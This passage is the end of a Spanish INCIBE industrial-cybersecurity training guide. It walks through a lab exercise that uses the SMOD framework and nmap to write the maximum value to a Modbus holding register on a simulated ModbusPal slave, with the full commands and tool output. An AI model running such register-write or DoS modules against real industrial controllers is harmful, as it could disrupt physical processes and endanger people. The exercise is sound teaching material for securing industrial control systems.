


Ilustración 86: Operación calcular el valor máximo que puede almacenar un *Holding Register*.

# 9 EJERCICIO PRÁCTICO 1

## 9.2 Solución ejercicio práctico 1


---

- Mostramos opciones. Establecemos la dirección del esclavo MODBUS en 10.0.2.4, la dirección del registro donde queremos escribir el valor (RegisterAddr 0x0002 en nuestro caso, que corresponde con la dirección del registro 3). Establecemos el valor del registro que queremos escribir (RegisterValue) en 0xFFFF así como el UID (identificador del esclavo MODBUS) en 2.
  - Volvemos a mostrar opciones y antes de pasar al siguiente paso, nos aseguramos de que nuestro dispositivo MODBUS está en ejecución («run»).

# 9 EJERCICIO PRÁCTICO 1

## 9.2 Solución ejercicio práctico 1

- **use**  
**modbus/function/write**  
**SingleRegister**
- **show options**
- **set RHOSTS 10.0.2.4**
- **set RegisterAddr**  
**0x0002**
- **set RegisterValue**  
**0xFFFF**
- **set UID 2**
- **show options**



The terminal window displays the following content:

```
incibe@kali: ~/Documentos/smod101x46
modbus/dos/writeAllRegister      DOS With Write All Register Function
modbus/dos/writeSingleCoils      DOS With Write Single Coil Function
modbus/dos/writeSingleRegister   DOS Write Single Register Function
modbus/function/fuzzing          Fuzzing Modbus Functions
modbus/function/readCoils        Fuzzing Read Coils Function
modbus/function/readCoilsException Fuzzing Read Coils Exception Function
modbus/function/readDiscreteInput Fuzzing Read Discrete Inputs Function
modbus/function/readDiscreteInputException Fuzzing Read Discrete Inputs Exception Function
modbus/function/readExceptionStatus Fuzzing Read Exception Status Function
modbus/function/readHoldingRegister Fuzzing Read Holding Registers Function
modbus/function/readHoldingRegisterException Fuzzing Read Holding Registers Exception Function
modbus/function/readInputRegister Fuzzing Read Input Registers Function
modbus/function/readInputRegisterException Fuzzing Read Input Registers Exception Function
modbus/function/writeSingleCoils  Fuzzing Write Single Coil Function
modbus/function/writeSingleRegister Fuzzing Write Single Register Function
modbus/scanner/arpWatcher       ARP Watcher
modbus/scanner/discover         Check Modbus Protocols
modbus/scanner/getfunc          Enumeration Function on Modbus
modbus/scanner/uid              Brute Force UID
modbus/sniff/arp                Arp Poisoning

SMOD > use modbus/function/writeSingleRegister
SMOD modbus(writeSingleRegister) > show options
Name    Current Setting  Required  Description
----   -----
Output  True            False     The stdout save in output directory
RHOSTS  True            True      The target address range or CIDR identifier
RPORT   502             False    The port number for modbus protocol
RegisterAddr 0x0000  True      Register Address.
RegisterValue 0x0000  True      Register Value.
Threads   1              False    The number of concurrent threads
UID      None            True     Modbus Slave UID.

SMOD modbus(writeSingleRegister) > set RHOSTS 10.0.2.4
SMOD modbus(writeSingleRegister) > set RegisterAddr 0x0002
SMOD modbus(writeSingleRegister) > set RegisterValue 0xFFFF
SMOD modbus(writeSingleRegister) > set UID 2
SMOD modbus(writeSingleRegister) > show options
Name    Current Setting  Required  Description
----   -----
Output  True            False     The stdout save in output directory
RHOSTS  10.0.2.4        True      The target address range or CIDR identifier
RPORT   502             False    The port number for modbus protocol
RegisterAddr 0x0002  True      Register Address.
RegisterValue 0xFFFF   True      Register Value.
Threads   1              False    The number of concurrent threads
UID      2              True     Modbus Slave UID.

incibe@kali: ~101x46
--(incibe㉿kali)-[~]
$ nmap --script modbus-discover.nse -p 502 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 11:00 CET
Nmap scan report for 10.0.2.4
Host is up (0.00062s latency).

PORT      STATE SERVICE
502/tcp    open  modbus
|_ modbus-discover:
|   sid 0x1:
|_   error: ILLEGAL FUNCTION

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
--(incibe㉿kali)-[~]
$
```

Ilustración 87: Muestra del uso de los comandos.

# 9 EJERCICIO PRÁCTICO 1

## 9.2 Solución ejercicio práctico 1

- Ejecutamos el *exploit* de escritura en el *Holding Register* MODBUS. El valor que nos interesa aparece en la última línea (*registerValue*) y nos muestra el valor en hexadecimal que se ha escrito, en nuestro caso 0xffff.

- exploit**

```
incibe@kali: ~/Documentos/smod10x46
modbus/function/writeSingleRegister
modbus/scanner/arpWatcher
modbus/scanner/discover
modbus/scanner/getfunc
modbus/scanner/uid
modbus/sniff/arp
Fuzzing Write Single Register Function
ARP Watcher
Check Modbus Protocols
Enumeration Function on Modbus
Brute Force UID
Arp Poisoning

SMOD > use modbus/function/writeSingleRegister
SMOD modbus(writeSingleRegister) > show options
Name      Current Setting Required Description
----      -----
Output    True           False   The stdout save in output directory
RHOSTS   10.0.2.4       True    The target address range or CIDR identifier
RPORT    502            False   The port number for modbus protocol
RegisterAddr 0x0000     True    Register Address.
RegisterValue 0x0000     True    Register Value.
Threads   1              False   The number of concurrent threads
UID      None           True    Modbus Slave UID.

SMOD modbus(writeSingleRegister) > set RHOSTS 10.0.2.4
SMOD modbus(writeSingleRegister) > set RegisterAddr 0x0002
SMOD modbus(writeSingleRegister) > set RegisterValue 0xFFFF
SMOD modbus(writeSingleRegister) > set UID 2
SMOD modbus(writeSingleRegister) > show options
Name      Current Setting Required Description
----      -----
Output    True           False   The stdout save in output directory
RHOSTS   10.0.2.4       True    The target address range or CIDR identifier
RPORT    502            False   The port number for modbus protocol
RegisterAddr 0x0002     True    Register Address.
RegisterValue 0xFFFF     True    Register Value.
Threads   1              False   The number of concurrent threads
UID      2              True    Modbus Slave UID.

SMOD modbus(writeSingleRegister) > exploit
[+] Module Write Single Register Start
[+] Connecting to 10.0.2.4
[+] Response is :
###[ ModbusADU ]###
transId  = 0x3
protoId  = 0x0
len      = 0x6
unitId   = 0x2
###[ Write Single Register Answer ]###
funcCode = 0x6
registerAddr= 0x2
registerValue= 0xffff

SMOD modbus(writeSingleRegister) >
```

Ilustración 88: Ejecución del *exploit* de escritura en el *Holding Register* MODBUS.

# 9 EJERCICIO PRÁCTICO 1

## 9.2 Solución ejercicio práctico 1

- Si consultamos el esclavo número 2 de la aplicación ModbusPal, el valor del registro número 3 (dirección 2) ha cambiado al máximo valor posible que se puede almacenar que es el 65535.




Ilustración 89: Valores de *Holding registers*.

# ¡GRACIAS!



GOBIERNO  
DE ESPAÑA

VICEPRESIDENCIA  
PRIMERA DEL GOBIERNO  
MINISTERIO  
DE ASUNTOS ECONÓMICOS  
Y TRANSFORMACIÓN DIGITAL

SECRETARÍA DE ESTADO  
DE DIGITALIZACIÓN E  
INTELIGENCIA ARTIFICIAL

 incibe\_

INSTITUTO NACIONAL DE CIBERSEGURIDAD

